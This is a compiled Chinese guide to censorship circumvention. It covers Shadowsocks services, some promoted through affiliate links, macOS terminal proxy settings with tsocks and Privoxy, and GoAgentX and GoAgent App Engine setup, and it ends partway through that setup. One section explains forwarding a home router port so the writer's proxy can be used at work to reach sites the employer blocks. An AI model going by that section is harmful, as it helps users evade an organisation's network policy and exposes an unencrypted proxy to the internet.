  - 手把手教会你使用ss，列举几篇使用方法介绍文章[通天塔介绍 MAC OSX 系统下使用方法](#)、[简书介绍 windows 平台使用](#)、[IOS 系统使用方法](#)、[安卓Android平台使用方法](#)，另外，mac 最新的客户端已经可以不用Proxy SwitchySharp这个插件了，安装最新版的MAC客户端，默认可以根据pac文件代理所有浏览器的访问，很是方便。
  - 还是不会用？google搜索[shadowsocks使用方法](#)
- 几个常见工具[下载地址](#)，包括Autoproxy.pac文件、proxy switchsharp、ios openvpn配置等。

## 账号资源

shadowsocks 客户端是很强大、稳定、快速的，跨平台，省去很多麻烦，但这依赖于稳定的服务器端，你可以自己购买vps，搭建shadowsocks的服务器端，只需要vps的钱即可，shadowsocks 服务端开源免费（还是得感谢shadowsocks作者[@clownwindy](#)的无私奉献），可以去[github](#)下载搭建，参考[搭建教程](#)，也可以购买市场上许多服务商提供的服务，相比自己搭建，还得要去关心服务器的稳定性，xirong 更推荐使用经济的代理服务商，便宜省事，当然，你也可以到网上到处搜寻免费的 shadowsocks账号，这也是可以的。

强烈推荐付费购买，省时间、省精力，不用去网上找各种不稳定的免费账号，便宜不贵。

- [shadowsocks.com](#) 线路优质，技术成熟，多线路支持。有年付有普通版的99元，也有高大上的399元高级版套餐可选，美国，新加坡，台湾，日本等各国线路可以选择。

- [枫叶主机](#) 本人正在使用的付费服务,目前提供美国, 日本, 香港, 大陆中专、新加坡、台湾等数十条的shadowsocks收费账号, 服务稳定, 套餐形式以流量为单位, 如分40G, 60G, 150G/每月流量;分别年付价格是50元, 80元, 120元。适合流量不是很大, 要求线路质量高的朋友, 价格真心便宜。而且某些公司许多端口被封, 需要使用特定的端口, 枫叶主机高级套餐支持自定义shadowsocks服务端端口, 省去了公司不能使用的烦恼。
- 其他, 据网络资源推荐, 不知道效果 :
  1. [SSH91](#) 美国, 日本, 香港, 新加坡一号通的shadowsocks账号, 季付30元, 年付98元, 同时不定期提供18元的美国普及年付账号. 选择性更多。
  2. [UUdaili](#) 免费的SSH与vpn一月1G流量,注册后可以免费送2个月使用。目前有美国, 新加坡, 日本的线路, 美国为主, 价格便宜。
  3. PGfastss、shadowcheap 等, 其他的自行发掘吧。

#### 免费账号网站推荐

1. [V2EX](#) shadowsocks区经常有人会分享自己的账号, 也有些使用方法、心得的讨论, 可以常去关注下。
2. [Shadowsocks公益组织](#) 一个由民间团体发起的, 旨在分享Shadowsocks账号的平台, 你可以在该平台上分享你的ShadowSocks账号, 也可以在该平台上获取免费的账号。(貌似最近网站上不去了)
3. [shadowsocks info](#) 分享shadowsock相关各种知识的网站, 比较基础, 也有干货!
4. [google + shadowsocks翻墙圈](#) 可以随时获取别人共享的免费账号

介绍了这么些, 如果您想体验下 shadowsocks, 那么尽情的使用免费账号吧, 如果您感觉到了免费账号的不稳定给您带来的不方便, 那么推荐使用付费服务, 每年只需要支付一笔很少的费用, 即可享受畅快的网络, 将精力放在如何利用不受阻的网络来解决自己的问题上面, 岂不是更有意义? 在这里还是推荐下我使用的 [\[枫叶主机\]\(http://www.fyzhiji.com/aff.php?aff=531\)](http://www.fyzhiji.com/aff.php?aff=531) 速度快、服务稳定, 高级套餐支持自定义端口, 使用 [\[xirong 的推广链接\]\(http://www.fyzhiji.com/aff.php?aff=531\)](http://www.fyzhiji.com/aff.php?aff=531) 购买可以享受 10% 的折扣, 稳定、快速, 你值得拥有!

## 玩转 Shadowsocks

---

### 【入门篇】WINDOWS 客户端使用方法

1. [Windows客户端 – shadowsocks-csharp](#)
2. [Chrome+SwitchSharp实现GoAgent与Shadowsocks混合代理](#)

### 【进阶篇】路由器全自动翻墙

#### 一、进阶的准备工作 :

1. [\[强力推荐站点\] 鸟哥的Linux私房菜 – 学习Linux](#)
2. [\[摘录\] 全面学习GFW](#)

#### 二、路由器翻墙三部曲

1. [Shadowsocks + ChnRoute 实现 OpenWRT 路由器自动翻墙](#)
2. [Shadowsocks + Redsocks 实现 OpenWRT 路由器自动翻墙](#)
3. [Shadowsocks + GfwList 实现 OpenWRT 路由器自动翻墙](#)

#### 三、其他

1. [Shadowsocks for OpenWRT 拾遗](#)

2、改善DNS解析 – OpenWRT安装配置pdnsd

3、OpenWRT 自动更新软件包脚本

## 【高级篇】自己搭建**SHADOWSOCKS**服务器

1、shadowsocks – libev 服务端的部署

2、pdnsd搭建DNS服务器简易教程

3、利用dnsmasq搭建DNS服务器超简易教程

4、Ubuntu 后台开启 ss-server 多进程多配置文件的方法

# Mac OS X 终端设置代理

本文介绍如何在MacOS X终端里使用代理访问网络,虽然只在Mountain Lion下测试,但同样适用于装有Bash的系统。

动手配置了一个[goagent](#)服务。但是HTTP代理和VPN不同,没法全局代理(至少不能简单配置),在Terminal里下载最新版本的Ruby,奇慢无比,下面介绍如何让Terminal里执行的程序使用[goagent](#)代理。

## Socks代理

使用tsocks可以为任意程序提供socks代理

### 安装tsocks

```
$ brew tap adamv/alt
$ brew install tsocks
```

### 配置tsocks

打开配置文件/usr/local/etc/tsocks.conf

修改如下

```
local = 192.168.0.0/255.255.255.0
server = 127.0.0.1
server_type = 5
server_port = 8080
```

## HTTP代理

```
$ export http_proxy='http://YOUR_USERNAME:YOUR_PASSWORD@PROXY_IP:PROXY_PORT/'
```

## HTTPS代理

```
$ export https_proxy='https://YOUR_USERNAME:YOUR_PASSWORD@PROXY_IP:PROXY_PORT/'
```

## 取消HTTP/HTTPS代理

```
$ unset http_proxy
$ unset https_proxy
```

## 例子

让Terminal里的http访问走[goagent](#)的默认端口8087

```
$ export http_proxy='http://localhost:8087'
$ export https_proxy='https://localhost:8087'
```

```
$ tsocks /Applications/Textual.app/Contents/MacOS/Textual
```

## 使用Privoxy将socks代理转换为HTTP代理

使用 ssh -D 可以获得一个socks5代理，privoxy可以将socks转换为http代理

安装privoxy

```
brew install privoxy
```

修改配置文件 vim /usr/local/etc/privoxy/config

```
listen-address 0.0.0.0:8118
forward-socks5 / localhost:1080 .
```

## 参考文章


1. [HOW TO SET A PROXY FOR THE TERMINAL \[QUICK LINUX TIP\]](#)
2. [tsocks](#)
3. [用 Privoxy 在 Mac OS X/Linux/Ubuntu 上将 Socks5 转换为 HTTP 代理](#)
4. [http proxy over ssh, not socks](#)

## 如何在外部利用内网的代理中继


在成功建立好自己的代理中继后，如何在外使用家中或办公室的这项服务呢？下面简单说一下Pac文件的设置、以及从外网访问的基本方法。

使用场景：

假设在家中设置好了Privoxy代理服务器，在公司想要通过这台服务器访问公司不允许访问的网站，最简单的方法就是从公司连接家里，透过家里的代理上网。




内网正常访问结构



内网通过中继访问

假设已经能保证内网设备通过中继的加密连接访问代理服务器，下面我们要实现以下场景：



方案是让位于外网的设备通过内网网关，访问内网的中继，再通过中继访问目标网站。但是由于这样会很慢，所以我们还要求不需要代理的网站直接访问，避免不必要的开销。

网络环境设置：

首先，目前内网的中继已经能接受所有来自内网的访问。因此我们必须让外网设备的访问转化为内网的访问。这需要用到 Nat，即允许网关将外网的访问转发给内网的中继。

记录内网中继的Ip地址（先按照前面文章的要求固定Ip）和提供代理的端口号

打开路由器的配置界面。这里以常见的TPLINK路由器为例：

在内网任意电脑中进入路由器管理页面，如192.168.1.1，选择“Nat”控制项，确保Nat已经开启，接下来进入“转发规则”，选择“虚拟服务器”



NAT和虚拟服务器

新建一条规则

**Virtual Server**

虚拟服务器定义了广域网外部端口和局域网网络服务器之间的映射关系，所有对该广域网服务端口的访问将会被重定位给通过IP地址指定的局域网网络服务器。

|          |                                                       |
|----------|-------------------------------------------------------|
| 外部端口号:   | <input type="text" value="8964"/> (XX-XX or XX)       |
| 内部端口号:   | <input type="text" value="8964"/> (XX, 只允许单个端口号, 或留空) |
| IP地址:    | <input type="text" value="192.168.1.XXX"/>            |
| 协议:      | <input type="text" value="ALL"/>                      |
| 状态:      | <input type="text" value="生效"/>                       |
| 常用外部端口号: | <input type="text" value="-请选择-"/>                    |

**保存** **返回** **帮助**

新建规则：外部端口号为你想开放给外网的端口号（可以和内部端口号不同），内部端口号是代理中继服务器提供HTTP代理的那个端口号。

外部端口号可以在1-65535间任意指定，但为了安全起见和避免冲突，不要选择2000号以下的端口，也不要选择21、22、80、115、443、3389、8000、8080号端口，以防发生危险。

**虚拟服务器**

虚拟服务器定义了广域网外部端口和局域网网络服务器之间的映射关系，所有对该广域网外部端口的访问将会被重定位给通过IP地址指定的局域网网络服务器。

**注意：只有当NAT开启时，虚拟服务器的设置生效。**

| ID | 外部端口 | 内部端口 | IP地址          | 协议  | 状态 | 编辑                                    |
|----|------|------|---------------|-----|----|---------------------------------------|
| 1  | 8964 | 8964 | 192.168.1.100 | ALL | 生效 | <a href="#">编辑</a> <a href="#">删除</a> |
| 2  |      |      |               |     |    |                                       |

[添加新条目](#) [使所有条目生效](#) [使所有条目失效](#) [删除所有条目](#)

[上一页](#) [下一页](#) [帮助](#)

警告：

开放外部端口是一个危险行为！务必选择一个秘密的不常用的端口，并严格保密。不可以使用“常用外部口号”，强烈不建议使用10000以下的端口。开放的端口将导致被扫描，进而可能被非授权使用或攻击。

设置完成后，我们就可以从外网访问网关（路由器）的外部端口，进而转发到内网中服务器的内部端口了。

假设路由器的外网地址是202.106.1.1，开放的外部端口是12345，内网服务器地址为192.168.1.100，HTTP代理端口为8964，

我们从外部访问 202.106.1.1 : 12345 就等同于从内网访问 192.168.1.100:8964。

接下来可以在外部设备的HTTP代理中填入 202.106.1.1 : 12345，即可使用内网的代理中继服务了。

动态域名设置：

如果使用普通的家庭上网，每次Ip地址都是不一样的，在办公室不可能知道家里的Ip地址，从而不方便直接使用“202.106.x.x:12345”这个代理。此时我们需要一个动态域名服务，将一个域名绑定在家中的地址，无论家中地址如何变化，访问这个域名即可。

通常中国使用“花生壳”动态域名系统。注意目前直接在路由器上设置可能有些问题，估计是系统升级了，路由器的固件还没升级，所以需要下载一个软件，安装到中继服务器上。

这个软件的原理就是每分钟把Ip地址回报到花生壳一次，花生壳即时调整DNS设置。按照网站要求完成注册后，下载客户端运行即可。注意先开启“花生壳动态域名”（具体请去官方查询）

\*软件必须持续开启

假设你得到了一个 sample.vicp.net 的动态域名，则可以使用 sample.vicp.net:12345 连接家中的代理服务器了。

客户端预分流：

如果出门在外，所有流量还像内网一样全部绕一圈去代理进行转发、分流，显然是太慢了，效率也太低了，因此在外网使用时需要先进行预分流。

通常当客户端可以使用Pac文件时，使用Pac文件进行预分流。

即规定只有在Pac列表上的网站，才通过sample.vicp.net:12345，其他网站直接连接。

关于Pac文件的规范和使用，请网上自行搜索。

\*分流冲突

如果你在Privoxy服务器上设置了user.action分流，那么与Pac列表上的网站必须完全一致。

如果某个网站不在Pac上，而在Action文件上，那么它不会被传递到服务器，即无法实现代理。

如果某个网站在Pac上，而不在Action文件上，那么它会被传递到服务器，但服务器不会继续传递到远端的代理，而是从服务器那里直接连接后返回，一样达不到目的。

为测试方便起见，可以将一个ip查询网站（如whatismyip.con）加入代理列表，另一个不加入，来检测是否通过了代理。

疑难解答：

1，这样访问安全吗？

答：在从外网终端传递到中继服务器这一段，是明文的HTTP代理，可以被检查到所有流量。如果你在企业防火墙后，可能被你的企业记录上网行为。但如果访问是通过安全连接的，那么也不能获得连接内容。但可以记录你访问的网站名称。

\*如果想加密从外网到中继这一段内容，需要额外设置安全措施。

2，开放端口有多危险？

答：开放端口如果是常用端口，可能受到黑客袭击。为了保证绝对安全，你可以使用没有任何价值的计算机作为中继。为了防止该计算机被渗透后作为跳板攻击路由器，路由器管理密码必须更改。

3，是否能使用3G网络访问该中继代理？

答：苹果手机不能通过3G网络使用任何代理（除了VPN）。要使用代理，必须设置Apn访问。安卓手机不能全局在3G下使用HTTP代理，但各个程序可以，twi\*\*官方客户端可以直接设置一个http代理服务器（202.102.1.1:12345这样的）

4，如何在手机上使用Pac文件？

电脑允许使用本地硬盘上的Pac文件（使用本地路径，如file:\C:\pac\pac.pac）苹果手机等必须使用基于URL的Pac文件（<http://sample.com/sample.pac>）。你必须有一个地方可以托管你的Pac文件。

如果没有，可以设法找一个免费博客或空间存放，存放后获得URL。

如果你的Pac的内容不符合\*，传输过程中可能出现危险！

安卓手机不能使用Pac文件，但可以在火狐浏览器中使用，使用方法[请参见](#)

5，在电脑上不能直接打开t.co一类的短连接，或出现加载问题（已经设置了Pac）

这个问题是由于T.CO不是安全连接造成的，请使用Eff（电子前哨基金会）的强制SSL插件 [HTTPS EVERYWHERE](#)

## Shadowsocks 配合 GoAgentX 科学上网



前一段时间的gmail事件可以通过这个种方法很好的解决，YouTube, twitter, 你懂的。。。。。。

### 科普

**Shadowsocks** 是什么技术？

**Shadowsocks** 实质上也是一种 SOCKS5 代理服务，类似于 SSH 代理。与 VPN 的全局代理不同，**Shadowsocks** 仅针对浏览器代理，不能代理应用软件，比如 Youtube、Twitter 客户端软件。

**ta**和**VPN**有何区别？

**Shadowsocks** 本质上就是 SOCKS5 代理，可以做到根据网址判断自动开启，也可以全局代理；而 VPN 无法直接根据网址来判断，一般可以用 IP 路由判断，即国内 IP 不走 VPN，国外 IP 走 VPN。

### 哪里能获得 **Shadowsocks** 账号？


有许多人利用 **Shadowsocks** 的开源架构方案「[教程](#)」在自己的 VPS 主机上部署 **Shadowsocks** 网优，这种方式也只适合个人使用或小圈子共享，有许多人在网络社区里共享，传播这类 SS 账号，你可以碰碰运气，不过稳定性就大打折扣了，对方会随时关门大吉，你就得跟游击队似的折腾搬家了，小编在这里推荐一家商用的 SS 服务商吧：「[戳这里](#)」，价格还算公道，不限流量，比一般小 VPN 服务商速度快，连接稳定，价格又比 Astrill 这类 VPN 便宜许多，支持一台设备的普通版账号年付 99 RMB，支持 5 台设备的高级版账号年付 399 RMB，而且比普通版多 5 个 VIP 节点，价格是 399 RMB 年付。「[购买地址](#)」

### 在 **GoAgentX** 的部署步骤


**GoAgentX** 是一个在 Mac OS X 下使用代理服务的图形界面控制软件，方便一般用户在 Mac OS X 上配置和使用 GoAgent、West-Chamber-Season-3 「西厢」、SSH、Stunnel 及 **Shadowsocks**。

大家知不知道，**Shadowsocks** 是一种局部代理结构，需要配合特定的客户端才能发挥效应，比如安装 Autoproxy 的火狐浏览器或者官方推荐的 **ShadowsocksX** Mac 客户端，后者是支持全局代理的，即你可以让 Tweetbot 这类客户端 bypass GFW，这次我们推荐另一种流行的全局代理工具：[GoAgentX](#)，操作同样简单，来看步骤：

- 安装 GoAgentX 客户端「[下载地址](#)」
- 在 Menubar 上单击软件图标，弹出主窗口，在「服务」栏左边栏点击「+」添加「连接」
- 「服务类型」选择「shadowsocks」，名称自定义：



- 最后就是关键的参数填写环节，「本地端口」留空，填入 SS 服务器地址，端口，服务密码，加密方式选择「aes-256-cfb」即可：



- 配置完毕，启动即可。

## 使用问题

如果你在 GoAgentX 启动 SS 后遇到这种提示信息“Error: server recv:Connection reset by peer”，请忽略，不会影响你的正常使用。

# GoAgent

windows

## 一、用谷歌账号创建Application

进入<https://appengine.google.com/> (没有谷歌账号就申请一个,需用手机号验证哦~)

### Welcome to Google App Engine

Before getting started, you want to learn more about developing and deploying applications.  
Learn more about Google App Engine by reading the [Getting Started Guide](#), the [FAQ](#), or the [Developer's Guide](#).

[Create Application](#)

点击红框内的英文

### Create an Application

You have 10 applications remaining.

**Application Identifier:**  .appspot.com [Check Availability](#)

All Google account names and certain descriptive or trademarked names may not be used as Application identifiers.  
You can map this application to your own domain later. [Learn more](#)

**Application Title:**

Displayed when users access your application.

**Authentication Options (Advanced):** [Learn more](#)

Google App Engine provides an API for authenticating your users, including Google Accounts, Google Apps, and OpenID. If you choose to use this feature for some parts of your site, you'll need to specify how what type of users can sign in to your application:

**Open to all Google Accounts users (default)**  
If your application uses authentication, anyone with a valid Google Account may sign in.

**Restricted to the following Google Apps domain:**  
  
If your application uses authentication, only members of this Google Apps domain may sign in. If your organization uses Google Apps, use this option to create an application (e.g. an HR tracking tool) that is only accessible to accounts on your Google Apps domain. This option cannot be changed once it has been set.

**(Experimental) Open to all users with an OpenID Provider**  
If your application uses authentication, anyone who has an account with an OpenID Provider may sign in.

#### Terms of Service:

### Your Agreement with Google

This License Agreement for Google App Engine (the "Agreement") is made and entered into by and between Google Inc., a Delaware corporation, with offices at 1600 Amphitheatre Parkway, Mountain View 94043 ("Google") and the business entity agreeing to these terms ("Customer"). This Agreement is effective as of the date Customer clicks the "I Accept" button below (the "Effective Date"). If you are accepting on behalf of Customer, you represent and warrant that: (i) if you have full legal authority to bind Customer to this Agreement; (ii) you have read and understand this Agreement; and (iii) you agree, on behalf of Customer, to

往下拉橙色框内的复选框勾上。点击绿色框内的英文。

### Application Registered Successfully

The application will use **w1nd249632118** as an identifier. This identifier belongs in your application's configuration as well. Note that this identifier cannot be changed. [Learn more](#)

The application uses the **High Replication** storage schema. [Learn more](#)

If you use Google authentication for your application, W1nd will be displayed on Sign In pages when users access your application.

Choose an option below:

- View the [dashboard](#) for W1nd.
- Use [appcfg](#) to upload and deploy your application code.
- Add [administrators](#) to collaborate on this application.

